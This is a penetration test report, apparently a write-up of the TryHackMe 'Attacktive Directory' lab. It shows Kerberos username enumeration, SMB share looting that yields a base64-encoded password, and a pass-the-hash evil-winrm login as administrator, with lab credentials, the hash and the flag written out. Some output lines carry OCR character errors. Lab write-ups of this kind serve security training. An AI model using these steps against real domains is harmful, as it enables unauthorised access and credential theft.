Active Directory Penetration Testing Report

Author : SK ARIF BIN EKRAM

Executive Summary

This report presents the findings from a penetration test conducted against a corporate network's Domain Controller, identified here as "Attacktive Directory." The objective of the test was to identify and exploit vulnerabilities related to Active Directory and domain controller configurations. The assessment revealed several critical vulnerabilities that allowed for unauthorized access, privilege escalation, and potential domain compromise.

Scope

The scope of this assessment was limited to the "Attacktive Directory" Domain Controller, focusing on exploiting known vulnerabilities related to Active Directory. The test encompassed various attack vectors, including Kerberos ticket attacks, SMB share enumeration, and abuse of misconfigured permissions.


Methodology

The testing methodology followed a structured approach to identify, exploit, and document vulnerabilities. Key phases included:


1. **Enumeration**: Identification of active services and key network infrastructure components.
2. **Exploitation**: Leveraging identified vulnerabilities to gain unauthorized access.
3. **Post-Exploitation**: Assessing the impact of the compromise, including further enumeration and privilege escalation within the domain.
4. **Documentation**: Detailed reporting of findings, evidence of exploitation, and recommendations for remediation.

Findings and Vulnerabilities

1. Kerberos Misconfiguration (ASREPRoasting)



```
└─# ./kerbrute_linux_386 userenum -d spookysec.local --dc $TARGET_IP userlist.txt -o kerb-results.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 06/04/23 - Ronnie Flathers @ropnop

2023/06/04 14:53:00 >  Using KDC(s):
!023/06/04 14:53:00 >   10.10.214.219:88

2023/06/04 14:53:00 >  [+] VALID USERNAME:       james@spookysec.local
2023/06/04 14:53:00 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2023/06/04 14:53:00 >  [+] VALID USERNAME:       James@spookysec.local
2023/06/04 14:53:00 >  [+] VALID USERNAME:       robin@spookysec.local
2023/06/04 14:53:00 >  [+] VALID USERNAME:       darkstar@spookysec.local
2023/06/04 14:53:00 >  [+] VALID USERNAME:       administrator@spookysec.local
2023/06/04 14:53:00 >  [+] VALID USERNAME:       backup@spookysec.local
2023/06/04 14:53:01 >  [+] VALID USERNAME:       paradox@spookysec.local
2023/06/04 14:53:02 >  [+] VALID USERNAME:       JAMES@spookysec.local
2023/06/04 14:53:02 >  [+] VALID USERNAME:       Robin@spookysec.local
2023/06/04 14:53:04 >  [+] VALID USERNAME:       Administrator@spookysec.local
2023/06/04 14:53:07 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2023/06/04 14:53:08 >  [+] VALID USERNAME:       Paradox@spookysec.local
2023/06/04 14:53:11 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2023/06/04 14:53:12 >  [+] VALID USERNAME:       ori@spookysec.local
2023/06/04 14:53:13 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2023/06/04 14:53:18 >  Done! Tested 73317 usernames (16 valid) in 17.904 seconds
```




```
┌──(root㉿kali)-[~]
└─# cat kerb-results.txt | awk -F ' ' '{print $7}'



james@spookysec.local
svc-admin@spookysec.local
James@spookysec.local
robin@spookysec.local
larkstar@spookysec.local
ıdministrator@spookysec.local
backup@spookysec.local
paradox@spookysec.local
JAMES@spookysec.local
Robin@spookysec.local
Administrator@spookysec.local
Darkstar@spookysec.local
Paradox@spookysec.local
DARKSTAR@spookysec.local
ori@spookysec.local
ROBIN@spookysec.local
usernames

┌──(root㉿kali)-[~]
└─# vi users.txt
```


- **Affected Component**: Kerberos Authentication Protocol
- **Proof of Concept**: Utilizing Impacket's **GetNPUsers.py**, it was possible to query for ASREPRoastable accounts without supplying any credentials, directly leading to the compromise of the **svc-admin** account.

- **Technical Details**: This vulnerability arises when an account is configured with the "Does not require Pre-Authentication" setting, bypassing the need for initial authentication and allowing attackers to request Kerberos tickets for offline cracking.

2. Insecure SMB Shares



```
┌──(root㉿kali)-[~]
└─# smbmap -u svc-admin -p management2005 -d . -H $TARGET_IP
[+] IP: 10.10.214.219:445       Name: spookysec.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share

┌──(root㉿kali)-[~]
└─# mkdir share_content

┌──(root㉿kali)-[~]
└─# cd share_content

┌──(root㉿kali)-[~/share_content]
└─# smbget -R -U spookysec.local/svc-admin%management2005 smb://10.10.214.219/backup
Using workgroup WORKGROUP, user spookysec.local/svc-admin
smb://10.10.214.219/backup/backup_credentials.txt
Downloaded 48b in 0 seconds

┌──(root㉿kali)-[~/share_content]
└─# ls
backup_credentials.txt

┌──(root㉿kali)-[~/share_content]
└─# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```




```
┌──(root㉿kali)-[~/share_content]
└─# base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860
```

- **Affected Component**: SMB Protocol and File Sharing

- **Proof of Concept**: Using **smbclient** and **smbmap**, several shares were enumerated, with the **backup** share found to contain sensitive files that could be accessed without appropriate permissions.

- **Technical Details**: The misconfiguration of SMB shares, granting anonymous or broad read/write permissions, can lead to unauthorized access to sensitive data. This was evidenced by retrieving a file containing credentials from the **backup** share.

3. Privilege Escalation via Backup Account



```
└─# administrator_hash=0e0363213e37b94221497260b0bcb4fc

┌──(root㉿kali)-[~]
└─# evil-winrm -i $TARGET_IP -u administrator -H $administrator_hash

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on t
his machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint


s*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

- **Affected Component**: Active Directory Domain Services
- **Proof of Concept**: Credentials obtained from the **backup** share were used to exploit the **backup** account's permissions, enabling the dumping of the entire domain's NTDS.DIT file using Impacket's **secretsdump.py**.
- **Technical Details**: The **backup** account was found to have excessive privileges, allowing for the syncing and dumping of Active Directory database contents, including all user hashes. This level of access effectively grants attackers full control over the AD domain.

Recommendations

- **Kerberos Configuration**: Review and adjust account settings to ensure "Does not require Pre-Authentication" is disabled for all user accounts unless absolutely necessary.
- **SMB Share Security**: Conduct a thorough review of all SMB shares, ensuring that permissions are set according to the principle of least privilege. Sensitive shares should not be accessible to unauthorized users.
- **Privilege Review**: Regularly audit user accounts and group memberships to ensure that only necessary permissions are granted. High-privileged accounts, such as those used for backups, should be monitored closely for any signs of misuse.

Conclusion

The penetration test of the "Attacktive Directory" Domain Controller revealed significant vulnerabilities that could be exploited to gain unauthorized access and control over the domain. By addressing the identified issues, the security posture of the domain can be significantly improved, protecting against similar attack vectors in the future.